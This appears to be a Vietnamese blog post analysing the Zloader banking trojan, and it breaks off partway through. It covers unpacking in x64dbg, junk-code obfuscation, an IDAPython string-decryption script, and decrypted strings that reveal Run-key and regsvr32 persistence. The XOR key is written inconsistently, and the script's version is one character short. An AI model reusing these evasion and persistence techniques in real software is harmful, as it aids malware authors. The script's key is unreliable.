

1. Giới thiệu

Zloader, một banking trojan còn biết đến với những tên gọi khác như **Terdot** hay **Zbot**. Dòng trojan này được phát hiện lần đầu tiên vào năm 2016, và theo thời gian số lượng phát tán của nó liên tục gia tăng. Code của Zloader được cho là xây dựng dựa trên mã nguồn bị rò rỉ của mã độc **Zeus** nổi tiếng. Vào năm 2011, khi mã nguồn của Zeus được công khai thì từ đó tới nay nó được sử dụng trong nhiều mẫu mã độc khác nhau.

Zloader có đầy đủ chức năng tiêu chuẩn của một trojan như có thể lấy thông tin từ các trình duyệt, thu thập cookie và mật khẩu, chụp ảnh màn hình... đồng thời để gây khó khăn cho các nhà phân tích, nó áp dụng các kỹ thuật cao cấp, bao gồm code obfuscation và mã hóa chuỗi, che dấu các hàm APIs. Gần đây, các chuyên gia của CheckPoint đã [công bố phân tích](#) về một chiến dịch phát tán Zloader theo đó quá trình lây nhiễm đã khai thác quy trình kiểm tra chữ ký số của Microsoft. Bên cạnh đó, Zloader còn được dùng để phát tán các loại mã độc khác bao gồm cả ransomware như [Ryuk và Egregor](#). Điều này cho thấy, những kẻ đứng sau mã độc này vẫn đang tìm các phương thức khác nhau để nâng cấp nhằm vượt qua các biện pháp phòng vệ. Dưới đây là bảng xếp hạng của Zloader theo đánh giá từ trang [AnyRun](#):

Global rank	Week rank	Month rank	IOCs
34	44	↑ 36	10063

Mới đây nhất, nhiều đơn vị cung cấp dịch vụ viễn thông và công ty an ninh mạng trên toàn thế giới, bao gồm ESET, Black Lotus Labs, Đơn vị 42 của Palo Alto Networks và Avast đã hợp tác với các chuyên gia nghiên cứu bảo mật của Microsoft trong suốt nỗ lực điều tra, đã thực hiện các bước pháp lý và kỹ thuật để [phá vỡ mạng botnet ZLoader](#), chiếm quyền kiểm soát 65 tên miền được sử dụng để kiểm soát và giao tiếp với các máy chủ bị lây nhiễm.


Bài viết này sẽ cung cấp chi tiết quá trình phân tích và kỹ thuật mà Zloader sử dụng, bao gồm:

- ◆ Cách thức để unpack để dump Zloader Core DLL.
- ◆ Cách thức mà Zloader gây khó khăn cũng như làm mất thời gian trong quá trình phân tích.
- ◆ Giải mã các chuỗi được sử dụng bởi Zloader bằng cả hai phương pháp IDAPython và AppCall.
- ◆ Áp dụng AppCall để khôi phục lại các hàm APIs mà Zloader sử dụng.
- ◆ Kỹ thuật Process Injection mà Zloader áp dụng để inject vào tiến trình `msiexec.exe`.
- ◆ Giải mã thông tin cấu hình liên quan tới các địa chỉ C2s.
- ◆ Cách thức Zloader thu thập và lưu thông tin tại Registry.
- ◆ Kỹ thuật tạo Persistence.

Sample được sử dụng trong bài viết:
<https://www.virustotal.com/gui/file/034f61d86de99210eb32a2dca27a3ad883f54750c46cdec4fcc53050b2f716eb>

2. Unpacking Zloader Core Dll

Trước tiên, kiểm tra sample bằng **Nauz File Detector**:




Kết hợp các thông tin về sections từ **ExeInfo**, thông tin Entropy bằng **DiE** cũng như kích thước của file DLL thì có thể khẳng định DLL này bị packed:

The image shows a 'Sections viewer' window with a table of file sections. The table has columns: Nr, Virtual o..., Virtual s..., RAW Da..., RAW size, Flags, Name, First bytes (hex), Fir..., sect. Stats.


Nr	Virtual o...	Virtual s...	RAW Da...	RAW size	Flags	Name	First bytes (hex)	Fir...	sect. Stats
01 ep	00001000	0004A530	00001000	0004A600	60000020	.text	7B C9 74 72 75 51 F3 E4 BE	{ t...	Very not packed - 82.0726 % ZERO
02	0004C000	00000390	0004B600	00000400	40000040	.rdata	9F 6B 0D 00 AD 6B 0D 00 C1	k ...	Very not packed - 35.5469 % ZERO
03 im	0004D000	0017961D	0004BA00	00175A00	C0000040	.data	66 44 73 68 30 5A 44 4D 56	fD...	Very not packed - 63.0079 % ZERO
04 rs	001C7000	00024D7C	001C1400	00024E00	40000040	.rsrc	00 00 00 00 00 00 00 04	...	Not packed - 16.8114 % ZERO
05	001EC000	00000BAC	001E6200	00000C00	42000040	.reloc	00 D0 03 00 C4 00 00 23	L...	Crypted maybe - 9.7005 % ZERO

The image shows the 'Entropy' tool interface. At the top, it shows 'Type: PE32', 'Total: 3.59123', and 'Status: not packed(44%)'. Below, there's a table of regions with columns: Offset, Size, Entropy, Status, and Name.


Offset	Size	Entropy	Status	Name
00000000	00001000	0.59396	not packed	PE Header
00001000	0004a600	1.81878	not packed	Section(0) ['.text']
0004b600	00000400	4.14863	not packed	Section(1) ['.rdata']
0004ba00	00175a00	3.34124	not packed	Section(2) ['.data']
001c1400	00024e00	6.61870	packed	Section(3) ['.rsrc']
001e6200	00000c00	6.60136	packed	Section(4) ['.reloc']
001e6e00	00001718	7.42924	packed	Overlay




Để unpack, sử dụng **x64dbg** load file Dll, đặt **bp NtAllocateVirtualMemory**. Sau đó, sửa lại điều kiện của breakpoint như sau:




Thực thi bằng **F9** và đợi cho tới khi hit breakpoint thỏa điều kiện đã thiết lập (*sau khoảng 1126120 hits*):



Follow theo các vùng nhớ đã được cấp phát, sau lần hit bp thứ 3, core Dll của Zloader sẽ được unpack:



Dump Dll này ra disk, file có MD5: *9b5589fcd123a3533584a62956f2231b*.



3. Anti-analysis

Để làm tốn thời gian của người phân tích, Zloader sử dụng các hàm vô nghĩa, hoặc viết lại các hàm nhìn rất rắc rối nhưng chỉ để thực hiện các tác vụ đơn giản như AND, OR, XOR, ADD, SUB, ...

Ví dụ, một hàm thực hiện tác vụ vô nghĩa:

```
int __stdcall f_zl_return_weird_value()
{
    signed int tmp1; // edi
    signed int tmp2; // esi
    int tmp3; // esi
    int tmp4; // edi

    tmp1 = ((g_0C80441ADh + 0x2D) ^ (g_0C80441ADh + 0x2D) & (((g_0C80441ADh << 0x18) + 0xB0000000) >> 0x18));
    tmp2 = tmp1 * (g_0C80441ADh + 0x12D);
    InsertMenuItemW(
        (g_0C80441ADh + 0x12D) & (((g_0C80441ADh << 0x18) + 0xB0000000) >> 0x18),
        tmp1 * (g_0C80441ADh + 0x12D),
        (g_0C80441ADh + 0x12D) & (((g_0C80441ADh << 0x18) + 0xB0000000) >> 0x18),
        ((g_0C80441ADh + 0x12D) & (((g_0C80441ADh << 0x18) + 0xB0000000) >> 0x18)));
    tmp3 = (tmp2 + 0x38B) * tmp2 - (tmp2 + 0x38B);
    tmp4 = (((tmp3 + tmp1) << 0x18) - 0x6E000000) >> 0x18;
    RegisterClassExW(tmp4);
    return (tmp4 & ((0x239 * tmp4 - 0x3A9F6) ^ 0x251 | (((0x239 * tmp4 - 0x3A9F6) ^ 0x251 | tmp3) << 0x18) + 0x46000000) >> 0x18)))
        + 0x239 * tmp4
        - 0x3A9F6;
}
```

Ví dụ, hàm thực hiện tác vụ **AND**, **OR**:

```

char __cdecl f_zl_and(char num1, char num2)
{
    int v2; // ebx
    int v3; // edi
    int v4; // edi
    const WCHAR *v5; // ebx
    signed int v7; // [esp+0h] [ebp-14h]
    HDC hdc; // [esp+4h] [ebp-10h]

    hdc = (num1 & num2);
    v2 = (num2 + ((num1 + (num1 & num2)) | num1 & num2) * (num1 + (num1 & num2)));
    v3 = num1 ^ v2;
    v7 = g_0C80441ADh;
    if ( v7 == f_zl_xor_arg_with_0xF6233B5A(0x843A5CA6) && sub_10006180(num1, hdc) & 1 )
    {
        v4 = v3 - v2;
        v5 = (v4 + num1);
        v3 = v5 * v4;
        sub_10003B60(v5, hdc, v3);
        LOWORD(v3) = (v5 + v3) ^ (hdc ^ num1);
    }
    g_0C80441ADh = (0x176
        * (num1 + 0xCA * (v3 & 8) * v3 - 0x1B1)
        * (f_zl_xor_arg_with_0xF6233B5A(0xF6233AD1) + num1 + 0xCA * (v3 & 8) * v3 - 0x1B1)
        * 0xCA
        * (v3 & 8)
        * v3
        * num1);
    return num1 & num2;
}

```

```

char __cdecl f_zl_or(char num1, char num2)
{
    char tmp; // si
    char result; // al

    tmp = (0xC * (num2 + (num1 * (num1 * (num2 + 0x46) + ((num1 * (num2 + 0x46)) ^ 0x9E)))) & num1 & (0xC
        * (num2
        + (num1 * (num1 * (num2 + 0x46)
        + ((num1 * (num2 + 0x46)) ^ 0x9E))))
        - num2);
    result = num2 | num1;
    g_0C80441ADh = ((num2 | num1) ^ (tmp + (num2 ^ ((0xBD * tmp + 0x51) * tmp * (tmp ^ (0xBD * tmp + 0x51))))));
    return result;
}

```

4. Decrypt wide string

4.1. Sử dụng IDAPython

Các strings mà core Dll sử dụng đều đã bị mã hóa. Hàm giải mã wide string sẽ nhận hai tham số truyền vào:

- ♦ **Tham số thứ nhất:** địa chỉ chứa chuỗi bị mã hóa.
- ♦ **Tham số thứ hai:** địa chỉ lưu chuỗi sau giải mã.

```

.text:1000EDF7 384      add     esp, 4
.text:1000EDFA 380      lea     eax, [ebp+decString]
.text:1000EE00 380      push    eax                ; decString
.text:1000EE01 384      push    offset word_100204F0 ; encString
.text:1000EE06 388      call    f_zl_decrypt_wstring

.text:1000EE06
.text:1000EE0B 388      add     esp, 8
.text:1000EE0E 380      push    esi
.text:1000EE0F 384      push    eax
.text:1000EE10 388      push    80000001h
.text:1000EE15 38C      call    f_zl_retrieve_type_and
.text:1000EE15
.text:1000EE1A 38C      add     esp, 0Ch
.text:1000EE1D 380      test    al, al
.text:1000EE1F 380      jnz     short loc_1000EE69
.text:1000EE1F
.text:1000EE21 380      lea     esi, [ebp+var_384]

```

7 calls, 0 strings

```

calls:
- 020 call f_zl_return_0x2D5_if_arg1_equal_arg2_else_0x0
- 01C call f_zl_xor_arg_with_0xF6233B5A
- 020 call f_zl_add_arg1_with_arg2
- 01C call f_zl_xor_with_0x3B5A
- 020 call f_zl_and_arg1_with_arg2
- 020 call f_zl_sub_arg1_from_arg2
- 020 call f_zl_sub_arg1_from_arg2

```

Mã giả tại hàm giải mã `f_zl_decrypt_wstring` nhìn có vẻ khả rồi, tuy nhiên nếu phân tích kĩ hàm này thực hiện vòng lặp xor đơn giản với khóa giải mã là "PgtrIPF-2ft0j000x":

```

// xor_key = "PgtRIPF-2ft0j000x"
dec_char = *g_PgtRIPF2ft0j000x;
LOWORD(dec_char) = *encString ^ dec_char;
*decString = dec_char; // 1st, dec_char = 0x50 (P)
                          // decString[0] = encString[0] ^ dec_char
if ( !(_WORD)dec_char )
{
    return ptr_decString;
}
i = 0;
while ( 1 )
{
    val_0x20 = f_zl_sub_arg1_from_arg2(0, 0xFFE0);
    if ( (unsigned __int16)f_zl_sub_arg1_from_arg2(0, val_0x20 - dec_char) >= 0x5Fu )
    {
        if ( (unsigned __int16)dec_char > 0xDu )
        {
            break;
        }
        v11 = 0x2600;
        if ( !_bittest(&v11, dec_char) )
        {
            break;
        }
    }
    val_0x917C8E60 = f_zl_xor_arg_with_0xF6233B5A(0x675FB53A);
    // i++
    i = f_zl_add_arg1_with_arg2(i + 0x6E8371A1, val_0x917C8E60);
    enc_char = ptr_encString[i];
    xor_key_val = g_PgtRIPF2ft0j000x[i % 0x11];
    // -xor_key_val & 0x476C
    tmp1 = ~xor_key_val & f_zl_xor_with_0x3B5A(0x7C36);
    // xor_key_val & 0xB893
    tmp2 = f_zl_and_arg1_with_arg2(xor_key_val, 0xB893);
    ptr_decString = decString;
    // dec_char = xor_key_val ^ 0x476C
    dec_char = tmp1 | tmp2;
    ptr_encString = encString;
    // finally:
    // dec_char = (enc_char ^ xor_key_val)
    LOWORD(dec_char) = enc_char ^ dec_char ^ 0x476C;
    decString[i] = dec_char;
    if ( !(_WORD)dec_char )
    {
        return ptr_decString;
    }
}
return ptr_encString;

```

$dec_char = enc_char \oplus xor_key_val$

Dựa vào mã giả trên, viết lại đoạn code thực hiện giải mã bằng python như sau:

```

def decrypt(enc_str):
    """
    decrypt string
    """
    dec_str = ''
    i = 0

    for c in enc_str:
        dec_str += chr(ord(c) ^ ord(xor_key[i % 0x11]))
        i += 1

    return dec_str.rstrip('\x00')

```

Với sự hỗ trợ của IDAPython, ta có thể tự động hóa toàn bộ quá trình giải mã string và thêm các chú thích tại các hàm giải mã trong IDA để phục vụ cho việc phân tích. Toàn bộ code python như sau:

```

import idautils, idc, idaapi, ida_search, ida_bytes, ida_auto

xor_key = 'PtrIPF-2ft0j000x'

def read_enc_string(addr):
    """
    read encrypted byte from specified address
    """
    enc_str = ''
    data = idc.get_bytes(addr, idc.get_item_size(addr))
    for i in range(0, len(data), 2):
        enc_str += data[i]

    return enc_str

def decrypt(enc_str):
    """
    decrypt string
    """
    dec_str = ''
    i = 0

    for c in enc_str:
        dec_str += chr(ord(c) ^ ord(xor_key[i % 0x11]))
        i += 1

    return dec_str.rstrip('\x00')

def decrypt_string(func_addr):
    """
    get encrypted string and decrypt it
    """
    args_1 = idaapi.get_arg_addrs(func_addr)[0]
    enc_data_addr = idc.get_operand_value(args_1, 0)
    enc_str = read_enc_string(enc_data_addr)

    return decrypt(enc_str)

def main():
    seg_mapping = {idc.get_segm_name(x): (idc.get_segm_start(x), idc.get_segm_end(x)) for x in idautils.Segments()}
    start = seg_mapping['.text'][0]
    end = seg_mapping['.text'][1]
    pattern = "B9 F1 F0 F0 F0 66 89 45 ?? 89 F8 F7 E1 89 F9 C1 EA 04 89 D0 C1 E0 04 01 D0 29 C1" #mov ecx, 0xf0f0f0f1
    addr = ida_search.find_binary(start, end, pattern, 16, idc.SEARCH_DOWN)
    func_addr = idaapi.get_func(addr).start_ea
    print('[*] Target function found at {}'.format(hex(func_addr)))

    for xref in idautils.XrefsTo(func_addr):
        xref_addr = xref.frm
        if ida_bytes.is_code(ida_bytes.get_full_flags(xref_addr)):
            dec_str = decrypt_string(xref_addr)
            print('    [+] Decrypted string: {} at {}'.format(dec_str, hex(xref_addr)))
            idc.set_cmt(xref_addr, dec_str, 0)

if __name__ == '__main__':
    ida_auto.auto_wait()
    main()

```

Kết quả trước và sau khi thực hiện script sẽ giúp công việc phân tích dễ dàng hơn:

xrefs to f_zl_decrypt_wstring				xrefs to f_zl_decrypt_wstring			
Direction	Typ	Address	Text	Direction	Typ	Address	Text
Down	p	sub_10005690+54	call f_zl_decrypt_wstring	Down	p	sub_10005690+54	call f_zl_decrypt_wstring: tmp
Down	p	sub_10005690+A4	call f_zl_decrypt_wstring	Down	p	sub_10005690+A4	call f_zl_decrypt_wstring: %
Down	p	sub_10006450+1B	call f_zl_decrypt_wstring	Down	p	sub_10006450+1B	call f_zl_decrypt_wstring: "%s" %s
Down	p	sub_10006450+3D	call f_zl_decrypt_wstring	Down	p	sub_10006450+3D	call f_zl_decrypt_wstring: "%s"
Down	p	sub_10006DF0+...	call f_zl_decrypt_wstring	Down	p	sub_10006DF0+...	call f_zl_decrypt_wstring: "%s" %s
Down	p	sub_10006DF0+65	call f_zl_decrypt_wstring	Down	p	sub_10006DF0+65	call f_zl_decrypt_wstring: "%s"
Down	p	sub_1000C920+41	call f_zl_decrypt_wstring	Down	p	sub_1000C920+41	call f_zl_decrypt_wstring: Software\Microsoft\
Down	p	sub_1000CA50+...	call f_zl_decrypt_wstring	Down	p	sub_1000CA50+...	call f_zl_decrypt_wstring: SeSecurityPrivilege
Down	p	sub_1000CA50+...	call f_zl_decrypt_wstring	Down	p	sub_1000CA50+...	call f_zl_decrypt_wstring: _
Down	p	sub_1000CCC0+...	call f_zl_decrypt_wstring	Down	p	sub_1000CCC0+...	call f_zl_decrypt_wstring: Software\Microsoft\
Down	p	f_zl_relate_to_c...	call f_zl_decrypt_wstring	Down	p	f_zl_relate_to_c...	call f_zl_decrypt_wstring: Software\Microsoft\Windows\CurrentVersion\Run
Down	p	f_zl_relate_to_c...	call f_zl_decrypt_wstring	Down	p	f_zl_relate_to_c...	call f_zl_decrypt_wstring: .dll
Down	p	f_zl_set_persiste...	call f_zl_decrypt_wstring	Down	p	f_zl_set_persiste...	call f_zl_decrypt_wstring: Software\Microsoft\Windows\CurrentVersion\Run
Down	p	f_zl_set_persiste...	call f_zl_decrypt_wstring	Down	p	f_zl_set_persiste...	call f_zl_decrypt_wstring: regsvr32.exe /s %s
Down	p	sub_1000F270+7E	call f_zl_decrypt_wstring	Down	p	sub_1000F270+7E	call f_zl_decrypt_wstring: Proxifier.exe
Down	p	f_zl_replace_file...	call f_zl_decrypt_wstring	Down	p	f_zl_replace_file...	call f_zl_decrypt_wstring: .tmp
Down	p	sub_10011470+9F	call f_zl_decrypt_wstring	Down	p	sub_10011470+9F	call f_zl_decrypt_wstring: Software\Microsoft
Down	p	sub_10011D40+12	call f_zl_decrypt_wstring	Down	p	sub_10011D40+12	call f_zl_decrypt_wstring: Software\Microsoft\Windows\CurrentVersion\Run
Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring	Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring: UNKNOWN
Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring	Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring: Software\Microsoft\Windows NT\CurrentVersion
Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring	Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring: InstallDate
Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring	Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring: DigitalProductId
Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring	Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring: %s08X%08X
Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring	Down	p	f_zl_get_victim...	call f_zl_decrypt_wstring: INVALID_BOT_ID
Down	p	sub_10012B90+B6	call f_zl_decrypt_wstring	Down	p	sub_10012B90+B6	call f_zl_decrypt_wstring: _
Down	p	sub_10012B90+...	call f_zl_decrypt_wstring	Down	p	sub_10012B90+...	call f_zl_decrypt_wstring: Software\Microsoft
Down	p	sub_10013C80+...	call f_zl_decrypt_wstring	Down	p	sub_10013C80+...	call f_zl_decrypt_wstring: .exe
Down	p	sub_10013C80+...	call f_zl_decrypt_wstring	Down	p	sub_10013C80+...	call f_zl_decrypt_wstring: .dll
Down	p	sub_10013C80+...	call f_zl_decrypt_wstring	Down	p	sub_10013C80+...	call f_zl_decrypt_wstring: .exe
Down	p	sub_10013C80+...	call f_zl_decrypt_wstring	Down	p	sub_10013C80+...	call f_zl_decrypt_wstring: >>
Down	p	sub_10014500+...	call f_zl_decrypt_wstring	Down	p	sub_10014500+...	call f_zl_decrypt_wstring: C:\Windows\SystemApps*
Down	p	sub_10014500+...	call f_zl_decrypt_wstring	Down	p	sub_10014500+...	call f_zl_decrypt_wstring: Microsoft.MicrosoftEdge
Down	p	sub_10015840+...	call f_zl_decrypt_wstring	Down	p	sub_10015840+...	call f_zl_decrypt_wstring: _
Down	p	sub_10015800+76	call f_zl_decrypt_wstring	Down	p	sub_10015800+76	call f_zl_decrypt_wstring: 0
Down	p	sub_10016950+9A	call f_zl_decrypt_wstring	Down	p	sub_10016950+9A	call f_zl_decrypt_wstring: S:(ML;NRNWNX;;LW)
Down	p	sub_10016F30+3E	call f_zl_decrypt_wstring	Down	p	sub_10016F30+3E	call f_zl_decrypt_wstring: Software\Microsoft\
Down	p	sub_10017160+30	call f_zl_decrypt_wstring	Down	p	sub_10017160+30	call f_zl_decrypt_wstring: Software\Microsoft\
Down	p	sub_10018980+18	call f_zl_decrypt_wstring	Down	p	sub_10018980+18	call f_zl_decrypt_wstring: *
Down	p	sub_10019150+58	call f_zl_decrypt_wstring	Down	p	sub_10019150+58	call f_zl_decrypt_wstring: Software\Microsoft
Down	p	sub_100191F0+B9	call f_zl_decrypt_wstring	Down	p	sub_100191F0+B9	call f_zl_decrypt_wstring: %
Down	p	sub_1001A2D0+...	call f_zl_decrypt_wstring	Down	p	sub_1001A2D0+...	call f_zl_decrypt_wstring: tmp
Down	p	f_zl_recursive_s...	call f_zl_decrypt_wstring	Down	p	f_zl_recursive_s...	call f_zl_decrypt_wstring: *
Down	p	sub_1001B530+18	call f_zl_decrypt_wstring	Down	p	sub_1001B530+18	call f_zl_decrypt_wstring: *
Down	p	sub_1001BC00+...	call f_zl_decrypt_wstring	Down	p	sub_1001BC00+...	call f_zl_decrypt_wstring: tmp
Down	p	sub_1001BC00+...	call f_zl_decrypt_wstring	Down	p	sub_1001BC00+...	call f_zl_decrypt_wstring: %s08x
Down	p	f_zl_create_or_d...	call f_zl_decrypt_wstring	Down	p	f_zl_create_or_d...	call f_zl_decrypt_wstring: data.txt
Down	p	f_zl_read_conte...	call f_zl_decrypt_wstring	Down	p	f_zl_read_conte...	call f_zl_decrypt_wstring: tmp.txt
Down	p	f_zl_create_and...	call f_zl_decrypt_wstring	Down	p	f_zl_create_and...	call f_zl_decrypt_wstring: tmp.txt

4.2. Sử dụng IDA AppCall

Nếu không có thời gian để đào sâu vào quá trình thực hiện giải mã của hàm hoặc khi thuật toán thực hiện quá phức tạp, ta có thể sử dụng tính năng hữu ích của IDA là AppCall để giúp giải mã dữ liệu. Về cơ bản, Appcall là một cơ chế được sử dụng để thực thi các hàm bên trong chương trình đang được debug bởi trình debugger của IDA. Trước khi áp dụng AppCall, việc đầu tiên là cần định nghĩa chính xác prototype của hàm. Ví dụ, hàm `f_zl_decrypt_wstring` có protoype như sau:

```
wchar_t *__cdecl f_zl_decrypt_wstring(wchar_t *encString, wchar_t *decString);
```

Lưu ý một lần nữa là để sử dụng được AppCall thì phải thực hiện debug. Như hình dưới đây, IDA đang dừng ở breakpoint đã đặt `DllEntryPoint`:

```

.text:72A7C470 ; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
.text:72A7C470 public DllEntryPoint
.text:72A7C470 DllEntryPoint proc near
.text:72A7C470
.text:72A7C470 hinstDLL= dword ptr 8
.text:72A7C470 fdwReason= dword ptr 0Ch
.text:72A7C470 lpReserved= dword ptr 10h
.text:72A7C470
EIP> .text:72A7C470 push ebp
.text:72A7C471 mov ebp, esp
.text:72A7C473 cmp [ebp+fdwReason], 1
.text:72A7C477 jnz short loc_72A7C486
.text:72A7C477
.text:72A7C479 mov eax, [ebp+hinstDLL]
.text:72A7C47C mov g_zl_base_addr, eax
.text:72A7C481 call sub_72A80260
